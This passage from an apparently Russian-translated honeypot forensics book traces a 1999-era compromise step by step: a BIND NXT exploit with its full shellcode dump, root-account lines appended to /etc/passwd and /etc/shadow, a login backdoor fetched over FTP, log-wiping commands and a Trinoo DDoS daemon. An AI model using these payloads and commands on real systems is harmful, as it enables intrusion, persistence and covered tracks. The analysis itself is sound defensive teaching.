> Такое предупреждение указывает на пробник, цель которого заключается в определении версии BIND, установленной на удаленном хосте. Этот запрос, как правило, считается зондом, высылаемым перед нападением, направленным на намеренную перегрузку устройства. В 1998 году было обнаружено буферное переполнение, которое оказывает влияние на некоторые версии BIND, домены сервера, в настоящее время поддерживаемые Internet Software Consortium. Эти ранние версии программного обеспечения BIND не смогут указать границы полученных данных при обработке ответного запроса. В память будут переписаны некоторые куски программы, и на подвергшемся нападению хосте можно будет выполнять произвольные команды.

Итак, мы убедились, что этот зонд, скорее всего, означает попытку найти системы, уязвимые для взлома на основе DNS. Обратите внимание на то, что были прозондированы только две honeypot: 172.16.1.101 и 172.16.1.107. Именно они были зарегистрированы как DNS для определенного имени домена. Скорее всего, наш взломщик запрашивал поисковую систему WHOIS и определял серверы DNS для случайных доменных имен. После того как они были вычислены, он просто зондировал эти системы в поисках уязвимой версии сервиса DNS. Кроме того, обратите внимание на дату проверки, 25 апреля, за день до начала атаки. Взломщик, скорее всего, проверил в этот день множество систем и сохранил IP-адреса всех обнаруженных уязвимых ресурсов. После этого он просмотрел результаты, определил слабые системы, в том числе нашу, а затем совершил нападение.

Теперь мы представим общую картину происходящего. Сначала взломщик прозондировал нас 25 апреля, чтобы выяснить, насколько уязвимы наши DNS перед определенного вида нападением. Как следует из объяснения Макса Вижна, взломщик определяет это путем запроса DNS-сервера о его версии. На следующий день мы, видимо, были атакованы в хорошо известном слабом месте защиты DNS. Но как была произведена атака и как она сработала? Более того, что и зачем делал взломщик после того, как он получил доступ? Давайте это выясним.

Взлом

Следующий этап заключается в анализе самого нападения. Для этого нам нужно просмотреть сетевые пакеты honeypot. IDS Snort записала всю эту информацию и сохранила в виде двоичного системного журнала. Теперь мы просмотрим его, чтобы определить и проанализировать действия взломщика. Большинство действий производится с целью получения доступа к оболочке с правами root или корневому каталогу на удаленной системе. После получения доступа к корневому каталогу взломщик может запустить любую команду как администратор. Зачастую в файлы `/etc/passwd` и `/etc/shadow` заносится учетная запись или создаются запасные ходы, например оболочка, привязанная к конкретному порту.

Взломщик начинает нападение, запрашивая у нашей DNS имя `r.rsavings.net`. Это очень странно: зачем удаленной системе запрашивать другое имя домена? Как мы скоро узнаем, именно так работает эта уловка. Нашу DNS дурачат. Обратите внимание, что IP-адрес, запрашивающий разрешение на системное имя `r.rsavings.net`, – это та же самая система, которая установила соединение TELNET с нашей системой в момент ее взлома.

```
04/26-06:43:04.883506 213.28.22.189:1045 -> 172.16.1.107:53
UDP TTL:40 TOS:0x0 ID:18882 IpLen:20 DgmLen:60
Len: 40
95 6B 01 00 00 01 00 00 00 00 00 00 01 72 08 72  .k.........r.r
73 61 76 69 6E 67 73 03 6E 65 74 00 00 01 00 01  savings.net.....
```

Наш сервер DNS делает все, о чем его просят. Он разрешает имя `r.rsavings.net` для IP-адреса. Сначала DNS определяет IP-адрес имени сервера для имени домена `r.rsavings.net`: 63.226.81.13. Затем DNS запрашивает у этой системы IP-адрес `r.rsavings.net`. Однако несчастный сервер DNS не понимает, что взломщик расставил ловушки. Любая DNS, которая обращается с запросом к системе 63.226.81.13, будет взломана приемом Named NXT (см. приложение C). Наша honeypot запрашивает у сервера имен `r.rsavings.net` следующим образом:

```
04/26-06:43:04.972052 172.16.1.107:1028 -> 63.226.81.13:53
UDP TTL:64 TOS:0x0 ID:18871 IpLen:20 DgmLen:60
Len: 40
0C BC 01 00 00 01 00 00 00 00 00 00 01 72 08 72  .............r.r
73 61 76 69 6E 67 73 03 6E 65 74 00 00 01 00 01  savings.net.....
```

Результат отвратителен. Вместо того чтобы предоставить IP-адрес, удаленный сервер имен 63.226.81.13 отвечает нападением. Мы видим, как разворачивается нападение, посылаются пакеты и все такое.

```
04/26-06:43:05.244101 63.226.81.13:1351 -> 172.16.1.107:53
TCP TTL:50 TOS:0x0 ID:26475 IpLen:20 DgmLen:1500 DF
***AP*** seq: 0x45B8EA Ack: 0x3FA07874 Win: 0x7D78 TcpLen: 32
TCP Options => NOP NOP TS: 4037599 144023498
0C BC 84 00 00 01 00 01 00 00 00 01 01 72 08 72  .............r.r
73 61 76 69 6E 67 73 03 6E 65 74 00 00 01 00 01  savings.net.....
01 72 08 72 73 61 76 69 6E 67 73 03 6E 65 74 00  .r.rsavings.net.
00 01 00 01 00 00 01 2C 00 04 01 02 03 04 01 72  ...............r
08 72 73 61 76 69 6E 67 73 03 6E 65 74 00 00 1E  .rsavings.net...
00 01 00 00 01 2C 19 6B 00 06 61 64 6D 61 64 6D  .....,.k..admadm
00 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................

... повторяющиеся операции nop (0x90) для краткости удалены --

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 E9 AC  ................
01 00 00 5E 89 76 0C 8D 46 08 89 46 10 8D 46 2E  ...^.v..F..F..F.
89 46 14 56 EB 54 5E 89 F3 B9 00 00 00 00 BA 00  .F.V.T^.........
00 00 00 B8 05 00 00 00 CD 80 50 8D 5E 02 B9 FF  ..........P.^...
```

```
01 00 00 B8 27 00 00 00 CD 80 SD 5E 02 B8 3D 00  ...'.....^..=..
00 00 CD 80 5B 53 B8 85 00 00 00 CD 80 5B B8 06  ....[S.......[..
00 00 00 CD 80 8D 5E 0B B8 0C 00 00 00 CD 80 89  ......^.........
F3 B8 3D 00 00 00 CD 80 EB 2C E8 A7 FF FF FF 2E  ..=.....,.......
00 41 44 4D 52 4F 43 48 53 00 2E 2E 2F 2E 2E 2F  .ADMROCKS.../../
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E  ../../../../../.
2E 2F 2E 2E 2F 00 5E B8 02 00 00 00 CD 80 89 C0  ./../.^.........
85 C0 0F 85 8E 00 00 00 89 F3 8D 4E 0C 8D 56 18  ...........N..V.
B8 0B 00 00 00 CD 80 B8 01 00 00 00 CD 80 E8 75  ...............u
00 00 00 10 00 00 00 00 00 00 00 74 68 69 73 69  ...........thisi
73 73 6F 6D 65 74 65 6D 70 73 70 61 63 65 66 6F  ssometempspacefo
72 74 68 65 73 6F 63 6B 69 6E 61 64 64 72 69 6E  rthesockinaddrin
79 65 61 68 79 65 61 68 69 6B 6E 6F 77 74 68 69  yeahyeahiknowthi
73 69 73 6C 61 6D 65 62 75 74 61 6E 79 77 61 79  sislamebutanyway
77 68 6F 63 61 72 65 73 68 6F 72 69 7A 6F 6E 67  whocareshorizong
6F 74 69 74 77 6F 72 6B 69 6E 67 73 6F 61 6C 6C  otitworkingsoall
69 73 63 6F 6P 6C EB 86 5E 56 8D 46 08 50 8B 46  iscool..^V.F.P.F
04 50 FF 46 04 89 El BB 07 00 00 00 B8 66 00 00  .P.F.........f..
00 CD 80 83 C4 0C 89 C0 85 C0 75 DA 66 83 7E 08  ..........u.f._.
02 75 D3 8B 56 04 4A 52 89 D3 B9 00 00 00 00 B8  .u..V.JR........
3F 00 00 00 CD 80 5A 52 89 D3 B9 01 00 00 00 B8  ?.....ZR........
3F 00 00 00 CD 80 5A 52 89 D3 B9 02 00 00 00 B8  ?.....ZR........
3F 00 00 00 CD 80 EB 12 5E 46 46 46 46 46 C7 46  ?.......^FFFFF.F
10 00 00 00 00 E9 FE FE FF FF E8 E9 FF FF FF E8  ................
4F FE FF FF 2F 62 69 6E 2F 73 68 00 2D 63 00 FF  O.../bin/sh.-c..
FF FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00  ................
70 6C 61 67 75 65 7A 58 41 44 4D 5D 31 30 2F 39  plaguez[ADM]10/9
39 2D 65 78 69 74 00 90 90 90 90 90 90 90 90 90  9-exit..........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 C3 D6 FF BF C3 D6 FF BF  ................
C3 D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 D6 FF BF  ................
C3 D6 FF BF C3 D6 FF BF C3 D6 FP BF C3 D6 FF BF  ................
C3 D6 FF BF C3 D6 FP BF C3 D6 FF BF C3 D6 FF BF  ................
C3 D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 D6 FF BF  ................
C3 D6 FF BF C3 D6 FF BF 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00                          ........
```

При этом взломе передается небольшая программа на компьютерном языке, известная под названием shellcode, и указанный процесс вынужден ее

запустить. Именно эта программа устанавливает уже существующее соединение TCP с названным процессом как stdin, stdout, stderr, а затем выполняет /bin/sh. В результате взломщик получает на машине root shell, не устанавливая никаких дополнительных соединений. К счастью для нас, они были установлены открытым текстом, что дало возможность записать действия взломщика после совершения взлома. При анализе незакодированных данных гораздо проще использовать опцию Snort врезки сеанса связи ASCII. Помните, Snort не только создает предупреждения и регистрирует все пакеты в бинарном регистрационном файле, но также записывает весь текст ASCII и сохраняет его в файле. В данном случае мы можем просмотреть файл для выполненных команд. Приведенный ниже код показывает, что делал взломщик после создания команды оболочки с правами администратора. Сначала, чтобы засвидетельствовать успешный взлом, были выполнены команды, подтверждающие имя системы и UID оболочки.

```
cd /; uname -a; pwd; id;
Linux apollo.honeynet.edu 2.2.5-15 #1 Mon Apr 19 22:21:09 EDT 1999 i586
unknown
/
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Затем взломщик, скорее всего, вручную ввел следующие команды:

```
echo "twin: :506:506: :/hoine/twin:/bin/bash" >> /etc/passwd
echo "twin:w3nT2HOb6AjM2:::::::" >> /etc/shadow
echo "hantu::0:0::/:/bin/bash" >> /etc/passwd
echo "hantu:w3nT2HOb6AjM2:::::::" >> /etc/shadow
```

Эти команды добавляют в систему две учетных записи пользователей – twin (UID 506) и hantu (UID 0) – с одним и тем же паролем. После того как они созданы, взлом завершен, миссия выполнена. Далее хакер может легко установить соединение TELNET и воспользоваться этими двумя записями для получения доступа, а затем командой su для получения привилегий администратора. В системных журналах, рассматривавшихся в начале этой главы, это учетные записи, при помощи которых нарушитель установил соединение TELNET со взломанной honeypot. Помните, большинство систем не разрешают для UID, равного 0, устанавливать соединение TELNET с машиной. Взломщик должен был создать учетную запись, которая обеспечила бы удаленный доступ, а затем учетную запись, дающую UID 0, то есть привилегии администратора.

Итак, на основании нашего анализа мы можем определить последовательность событий:

1. Судя по предупреждениям Snort, в две системы honeypot приходили запросы об используемой на них версии DNS, чтобы определить, насколько они уязвимы. Обычно это преддверие нападения.
2. Затем система 213.28.22.189 запросила у honeypot разрешения домена `r.rsavings.net`. Это первый этап взлома.
3. Honeypot определила, что сервер доменных имен `r.rsavings.net` – это сервер доменных имен 63.226.81.13, и запросила у этой системы IP-адрес имени `r.rsavings.net`.
4. Этот сервер доменных имен заминирован. При получении запроса он начинает атаку. Осуществляется взлом, и хакер создает на нашей honeypot две учетных записи – `twin` и `hantu`.
5. Взломщик устанавливает с honeypot соединение TELNET из системы 213.28.22.189, сначала заходит как `twin`, а затем получает привилегии администратора как `hantu`.

При работе с несколькими системами, как и в случае с данным нападением, упростить анализ данных помогут рисунки. На рис. 6.1 изображены пять этапов нападения. В большинстве случаев вам наверняка повезет, если вы сможете получить столько информации. Здесь мы проанализировали результаты большой работы и определили, при помощи каких инструментов и тактики была взломана система. Однако Honeynet может научить гораздо большему. Анализируя поведение хакера после взлома системы, можно многое узнать о его окружении. Теперь перейдем к приемам анализа данных о действиях взломщика после того, как он получил доступ к honeypot. Зачастую именно на этом этапе можно получить самую ценную информацию.



Рисунок 6-1 Последовательность атаки

Получение доступа

После успешного проведения атаки взломщик установил с honeypot соединения TELNET и FTP. К счастью для нас, эти протоколы передавали информацию открытым текстом, так что данные не зашифрованы. Следовательно, мы можем расшифровать записи анализатора пакетов и перехватить историю нажатых взломщиком клавиш. Snort уже сделала это за нас, конвертировав содержимое сеансов связи TELNET и FTP в формате ASCII в однородные текстовые файлы. Анализируя записи Snort, мы можем определить, чем занимается наш взломщик. Одно из преимуществ декодирования сеансов связи при помощи сетевого анализатора заключается в том, что мы записываем не только поток STDIN (keystrokes), но также STDOUT и STDER. Перейдем к просмотру сеансов связи взломщика, записанных при помощи Snort. По мере проведения анализа обратите внимание на то, как много можно узнать не только об использованных инструментах, но и о тактике, уровне технической подготовки и мотивах взломщика. Например, выясните в ходе дальнейшего анализа, в скольких системах наш взломщик имеет учетные записи. Обычная тактика взломщиков заключается в том, чтобы использовать в нападении многочисленные системы. Кроме того, попробуйте определить, имеем мы дело с опытным взломщиком или просто с любителем. Наконец, постарайтесь выяснить, почему взломщик сначала напал на нашу honeypot? Ниже перечислены нажатые взломщиком клавиши. Анализ клавиш следует за их текстом.

Сначала наш друг установил с хоста 213.28.22.189 со взломанной системой соединение TELNET под учетной записью `twin`, а затем получил администраторский доступ как `hantu`. Помните, взломщик не может просто установить соединение TELNET, так как `hantu` – это UID 0 или root, которым запрещен удаленный доступ.

```
#'!"'!"# ' 9600,9600'VT5444VT5444
Red Hat Linux release 6.0 (Shedwig)
Kernel 2.2.5-15 on an i586
login: twin
Password: Password: haxOr
No directory /home/twin!
Logging in with home = "/".
[twin@apollo /]$ su hantu
Password: Password: haxOr
```

Далее наш друг установил FTP-соединение с другой системой, чтобы получить свой инструментарий. В данном случае это просто программа черного хода – bj.c.

```
[rootQapollo /]# ftp 24.112.167.35
Connected to 24.112.167.35.
220 linux FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999) ready.
Name (24.112.167.35:twin): welek
331 Password required for welek.
Password:password
230 User welek logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get bj.c
local: bj.c remote: bj.c
200 PORT command successful.
150 Opening BINARY mode data connection for bj.c (1010 bytes).
226 Transfer complete.
1010 bytes received in 0.115 sees (8.6 Kbytes/sec)
ftp> quit
221-You have transferred 1010 bytes in 1 files.
221-Total traffic for this session was 1421 bytes in 1 transfers.
221-Thank you for using the FTP service on linux.
221 Goodbye.
```

Наш взломщик забирает программу, компилирует bj.c (исходный код см. в приложении E) и инсталлирует ее в качестве замены /bin/login. Этот черный ход даст ему доступ к системе, независимо от того, какая учетная запись будет использована. Обратите внимание, что все команды выполняются после приглашения на ввод команды, чтобы компилировать исходный код. Кажется, что все команды compile были выполнены путем вырезки и вставки. Для этих целей, скорее всего, используется шаблон.

```
[root@apollo /]# gcc -o login bj.cchown root:bin loginchmod 4555 loginchmod
u-w logincp /bin/login /usr/bin/xstatcp /bin/login /usr/bin/old rm /bin/
loginchmod 555 /usr/bin/xstatchgrp bin /usr/bin/xstatmv login /bin/loginrm
bj.cgcc -o login bj.c
bj.c:16: unterminated string or character constant
bj.c:12: possible real start of unterminated constatnt
```

Теперь он пытается установить компилированную программу черного хода: сначала копирует действительный /bin/login в /usr/bin/xstat, а затем удаляет /bin/login. После этого пытается скопировать в /bin/login троянский login.

```
[root@apollo /]# chown root:bin login
chown: login: No such file or directory
[root@apollo /]# chmod 4555 login
```

```
chmod: login: No such file or directory
[root@apollo /]# chmod u-w login
chmod: login: No such file or directory
[root@apollo /]# cp /bin/login /usr/bin/xstat
[root@apollo /]# cp /bin/login /usr/bin/old
[root@apollo /]# rm /bin/login
[root@apollo /]# chmod 555 /usr/bin/xstat
[root@apollo /]# chgrp bin /usr/bin/xstat
[root@apollo /]# mv login bin/login
mv: login: No such file or directory
[root@apollo /]# rm bj.c
```

Уф-ф! Попытка не удалась; очевидно, компиляция была неудачной. Взломщик устанавливает FTP-соединение с сайтом и вновь загружает программу:

```
[root@apollo /]# ftp 24.112.167.35
Connected to 24.112.167.35
220 linux FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999) ready.

Name (24.112.167.35:twin): [root@apollo /]# ftp 24.112.167.35
Connected to 24.112.167.35.
220 linux FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999) ready.
Name (24.112.167.35:twin): welek
331 Password required for welek.
Password:331 Password required for welek.
Password:password
230 User welek logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get bj.c
qulocal: bj.c remote: bj.c
200 PORT command successful.
ul50 Opening BINARY mode data connection for bj.c (1011 bytes).
226 Transfer complete.
1011 bytes received in 0.134 secs (7.3 Kbytes/sec)
ftp> it
221-You have transferred 1011 bytes in 1 files.
221-Total traffic for this session was 1422 bytes in 1 transfers.
221-Thank you for using the FTP service on linux.
221 Goodbye.
```

Это уже вторая попытка компиляции программы черного хода. Обратите внимание на то, что используются те же скопированные и вставленные команды.

```
[root@apollo /]# gcc -o login bj.cchown root:bin loginchmod 4555 loginchmod
u-w logincp /bin/login /usr/bin/xstatcp /bin/login /usr/bin/old rm /bin/
loginchmod 555 /usr/bin/xstatchgrp bin /usr/bin/xstatmv login /bin/loginrm
bj.cgcc -o login bj.c
bj.c: In function `owned':
bj.c:16: warning: assignment makes pointer from integer without a cast
```

Теперь мы видим, что устанавливается черный ход. Взломщик еще раз пытается скопировать /bin/login в /use/bin/xstat. Однако у него не получатся, так как /bin/login уже удален. Затем он успешно ставит скомпилированную троянскую программу bj.c на место /bin/login. Это черный ход. С настройкой терминала VT9111 программа позволяет получить несанкционированный доступ.

```
[root@apollo /]# chown root:bin login
[root@apollo /]# chmod 4555 login
[root@apollo /]# chmod u-w login
[root@apollo /]# cp /bin/login /usr/bin/xstat
cp: /bin/login: No such file or directory
[root@apollo /]# cp /bin/login /usr/bin/old
cp: /bin/login: No such file or directory
[root@apollo /]# rm /bin/login
rm: cannot remove `/bin/login': No such file or directory
[root@apollo /]# chmod 555 /usr/bin/xstat
[root@apollo /]# chgrp bin /usr/bin/xstat
[root@apollo /]# mv login /bin/login
```

Теперь взломщик маскирует свои действия. Мы полагаем, что эти команды также записаны в сценарии, затем скопированы и вставлены. Посмотрите на все команды, которые выполняются по одному приглашению к вводу команды. Кроме того, нам кажется, что это стандартный сценарий зачистки; обратите внимание на то, как взломщик пытается удалить несуществующие файлы, такие как /tmp/h. Значит, мы имеем дело с неопытным пользователем. Скорее всего, это просто новичок, задающий приобретенные у кого-то команды. Независимо от того, как и где была получена эта информация, новички могут представлять серьезную угрозу.

```
[root@apollo /]# rni bj.c
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd; ps -aux | grep portmap
; rm /sbin/portmap
; rm /tmp/h; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/
.bash_history ; rm -rf
/usr/sbin/namedps -aux | grep inetd ; ps -aux | grep portmap ; rm /sbin/
por<grep inetd; ps -aux | grep portmap ; rm /sbin/port map ; rm /tmp/h ; rm
```

```
/usr<p portmap; rm /sbin/portmap ; rm /tmp/h ; rm /usr/ sbin/rpc.portmap ;
rm -rf<ap; rm /tmp/h; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /
root/.ba<bin/rpc.portmap; rm -rf .bash* ; rm -rf /root/.bas h_history ; rm
-rf /usr/s<bash*; rm -rf /root/.bash_history ; rm -rf /usr/sb in/named
   359 ? 00:00:00 inetd
   359 ? 00:00:00 inetd
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# ps -aux | grep portmap
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd; ps -aux | grep portmap
; rm /sbin/portmap; rm /tmp/h; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ;
rm -rf /root/.bash_history; rm -rf /usr/sbin/namedps -aux | grep inetd ; ps
-aux | grep portmap; rm /sbin/por<grep inetd ; ps -aux | grep portmap; rm /
sbin/port map; rm /tmp/h; rm /usr<p portmap ; rm
/sbin/portmap ; rm /tmp/h ; rm /usr/ sbin/rpc.portmap ; rm -rf<ap ; rm /tmp/
h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.ba<bin/
rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bas h_history ; rm -rf /usr/
s<bash* ; rm -rf /root/.bash_history ; rm -rf /usr/sb in/named
   359 ?       00:00:00 inetd
rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# rm: cannot remove `/sbin/portmap': No such file or directory
```

Только что произошло несколько интересных событий. Во-первых, наш взломщик дважды запустил одну и ту же серию команд. Стандартный сценарий зачистки выдал ошибки, так как взломщик попытался удалить несуществующие файлы. Мы полагаем, что он увидел эти ошибки и забеспокоился, так как затем хотел удалить файлы вручную, несмотря на то что они не существуют.

```
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# exit
exit
[twin@apollo /]$ exit
logout
```

Вот так! Наш друг установил простую программу черного хода, bj.c, и удалился. Программа разрешает несанкционированный доступ на основании настройки TERM, в данном случае VT9111. С этого момента взломщик может получить доступ к системе в любой момент, когда пожелает.

Возвращение

После того как honeypot была взломана, мы отключили ее от сети, чтобы просмотреть все данные. Однако в течение следующей недели многие системы пытались установить с машиной соединение TELNET. Очевидно, взломщик хотел вернуться, скорее всего, для того, чтобы использовать нашу систему для каких-то иных целей. Поэтому мы снова подключили ее к сети, с любопытством ожидая, вернется ли взломщик. И действительно, через две недели он проявил себя снова. И вновь мы записали все команды при помощи Snort. Нам также удалось определить мотивы взломщика и узнать о том, что нашу систему должны были использовать в качестве клиента для проведения расширенного «отказа от обслуживания», Trinoo. Этот взломщик хотел иметь в своем распоряжении как можно больше систем, чтобы начать невероятно разрушительную серию нападений «отказ от обслуживания».

9 мая в 10:45 утра наш друг установил с нами соединение TELNET из системы 24.7.85.192, воспользовавшись для проникновения в систему черным ходом VT9111 и миновав систему аутентификации:

```
!"` #'!"# ' 9600,9600'VT9111 VT9111
Red Hat Linux release 6.0 (Shedwig)
Kernel 2.2.5-15 on an i586
[root@apollo /]# ls
bin cdrom etc home lost+found proc sbin usr
boot dev floppy lib mnt root tmp var
```

Затем он попытался воспользоваться DNS. Однако на этой машине DNS до сих пор была сломана. Помните ее взломали, чтобы получить доступ администратора, так что система больше не могла разрешать имена доменов.

```
[root@apollo /]# nslookup magix

[root@apollo /]# nslookup irc.powersurf.com
Server: zeus-internal.honeynet.edu
Address: 172.16.1.101
```

Взломщик устанавливает FTP-соединение с системой в Сингапуре и загружает новый инструментарий. Обратите внимание на то, как ему пришлось воспользоваться IP-адресом и директорией .s, которую он создал для хранения инструментов:

```
[root@apollo /]# mkdir .s
[root@apollo /]# cd .s
[root@apollo /.s]# ftp nusnet-216-35.dynip.nus.edu.sg
```

```
ftp: nusnet-216-35.dynip.nus.edu.sg: Unknown host
ftp> quit
[root@apollo /.s]# ftrp 137.132.216.35
login: ftrp: command not found
[root@apollo /.s]#
[root@apollo /.s]# ftp 137.132.216.35
Connected to 137.132.216.35.
20 nusnet-216-35.dynip.nus.edu.sg FTP server (Version wu-2.4.2-VR17(1) Mon
Apr 19 09:21:53 EDT
1999) ready.
```

Взломщик получает доступ под тем же именем пользователя, которое было задано в нашей машине:

```
Name (137.132.216.35:root) : twin
331 Password required for twin.
Password:haxOr
230 User twin logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get d.tar.gz
local: d.tar.gz remote: d.tar.gz
200 PORT command successful.
150 Opening BINARY mode data connection for d.tar.gz (8323 bytes).
I50 Opening BINARY mode data connection for d.tar.gz (8323 bytes).
226 Transfer complete.
8323 bytes received in 1.36 secs (6 Kbytes/sec)
ftp> quit
221-You have transferred 8323 bytes in 1 files.
221-Total traffic for this session was 8770 bytes in 1 transfers.
221-Thank you for using the FTP service on nusnet-216-35.dynip.nus.edu.sg.
221 Goodbye.
[root@apollo /.s]# gunzip d*
[root@apollo /.s]# tar -xvf d*
daemon/
daemon/ns.c
daemon/ns
[root@apollo /.s]# rm -rf d.tar
[root@apollo /.s]# cd daemon
[root@apollo daemon]# chmod u+x ns
[root@apollo daemon]# ./ns
```

Взломщик только что установил и запустил клиента Trinoo. Затем он пытается перейти в другую взломанную систему. Обратите внимание на то, как он устанавливает переменную окружения TERM. В этой системе,

вероятнее всего, также имеется черный ход. Соединение не устанавливается, так как DNS не работает.

```
[root@apollo daemon]# TERM=vt1711
[root@apollo daemon]# telnet macau.hkg.com
macau.hkg.com: Unknown host
[root@apollo daemon]# exit
exit
```

Наш друг уходит, но только для того, чтобы зайти из системы 137.132.216.35 и попытаться причинить как можно больше вреда, устанавливая соединения с другими системами с черными ходами.

```
 !"' #'!"# ' 9600,9600'VT9111VT9111
Red Hat Linux release 6.0 (Shedwig)
Kernel 2.2.5-15 on an i586
[root@apollo /]# TERM=vt9111
[root@apollo /]# telnet ns2.cpcc.cc.nc.us
ns2.cpcc.cc.nc.us: Unknown host
[root@apollo /]#telnet 152.43.29.52
Trying 152.43.29.52...
Connected to 152.43.29.52.
Escape character is '^]'.
!!!!!!Connection closed by foreign host.
[root@apollo /]# TERM=vt7877
[root@apollo /]# telnet sparky.w
[root@apollo /]# exit
exit
```

Вслед за этим было предпринято несколько попыток использовать систему для нападения Trinoo против других систем. Брандмауэр автоматически обнаружил и заблокировал эти попытки, после чего мы отсоединили систему. Задача взломщика заключалась в том, чтобы использовать взломанную систему в разрушительных целях, и при наблюдении этого соединения мы уже не могли получить ничего большего.

```
May 9 11:03:20 ids snort[2370]: IDS/197/trin00-master-to-daemon:
137.132.17.202:2984 -> 172.16.1.107:27444
May 9 11:03:20 ids snort[2370]: IDS187/trin00-daemon-to-master-pong:
172.16.1.107:1025 -> 137.132.17.202:31335
May 9 11:26:04 ids snort[2370]: IDS197/trin00-master-to-daemon:
137.132.17.202:2988 -> 172.16.1.107:27444
May 9 11:26:04 ids snort[2370]: IDS187/trin00-daemon-to-master-pong:
172.16.1.107:1027 -> 137.132.17.202:31335
```

В базе данных Max Vision arachNIDS приводятся следующие сведения об этих сигнатурах:

- объяснение сигнатуры IDS/197:
  Trinoo (trin00) – это инструмент для проведения расширенной атаки «отказ от обслуживания». Сигнатура указывает на соединение сервера «trin00 master» с демоном trin000, что, скорее всего, означает взлом сервера. Задача демона заключается в проведении нападения «отказ от обслуживания»;
- объяснение сигнатуры IDS/187:
  Trinoo (trin00) – это инструмент для проведения расширенной атаки «отказ от обслуживания». Сигнатура указывает на соединение «trin00 демона» с мастером trin000, что, скорее всего, означает взлом сервера. Задача демона заключается в проведении нападения «отказ от обслуживания».

Более подробную информацию о расширенном нападении «отказ от обслуживания» можно найти по адресу: *http://staff.Washington.edu/dittrich/misc/trinoo.analysis.*

Результаты анализа

Мы только что провели поэтапный анализ того, как взломали систему honeypot, установили в ней черный ход и, наконец, использовали для нападения Trinoo. Анализ начался с момента, когда мы получили предупреждение Snort, извещающее о совершении нападения на honeypot. Мы убедились, что нападение прошло успешно, когда взломщик установил с компьютером соединение TELNET и получил доступ при помощи учетных записей `twin` и `hantu`. Эти сведения мы получили из предупреждений брандмауэра и системного журнала honeypot. Следующий этап заключался в определении времени первого зондирования нашей сети. Просмотрев архивы предупреждений Snort, мы смогли определить, что 25 апреля две системы honeypot были прозондированы с целью определения версии сервиса DNS. На следующий день злоумышленник взломал DNS, чтобы получить root shell. Просмотрев перехваченные Snort сетевые пакеты, мы убедились, что наша honeypot была взломана путем нападения на DNS, скорее всего, при помощи Named NXT (см. приложение C). После того как взломщик получил root shell, он создал две системных учетных записи, `twin` и `hantu`. Это подтверждается файлами прорыва сеанса связи, которые создала Snort.

Затем мы сумели записать все действия во взломанной системе honeypot, перехватив из сети все команды хакера. Если бы нападающий воспользовался зашифрованным соединением, например `ssh`, Snort не сумела бы перехватить команды. Тогда нам пришлось бы прибегнуть к альтернативным вариантам перехвата команд, таким как модифицированная системная оболочка или драйвер, встроенный в ядро ОС. Тем не менее

эти команды могут дать больше всего сведений об инструментах, тактике и мотивах взломщика. После того как взломщик получил на нашей системе права администратора, он загрузил и инсталлировал программу bj.c, позволяющую получить доступ в систему, запустил сценарий, скрывающий следы его деятельности, и удалился. В течение следующих недель взломщик пытался установить соединение с системой, но она работала в автономном режиме (без подключения к сети). Наконец, 9 мая нападающий получил доступ, инсталлировал, а затем запустил Trinoo. После этого мы полностью перевели honeypot в автономный режим, так как уже нельзя было узнать ничего нового.

Резюме

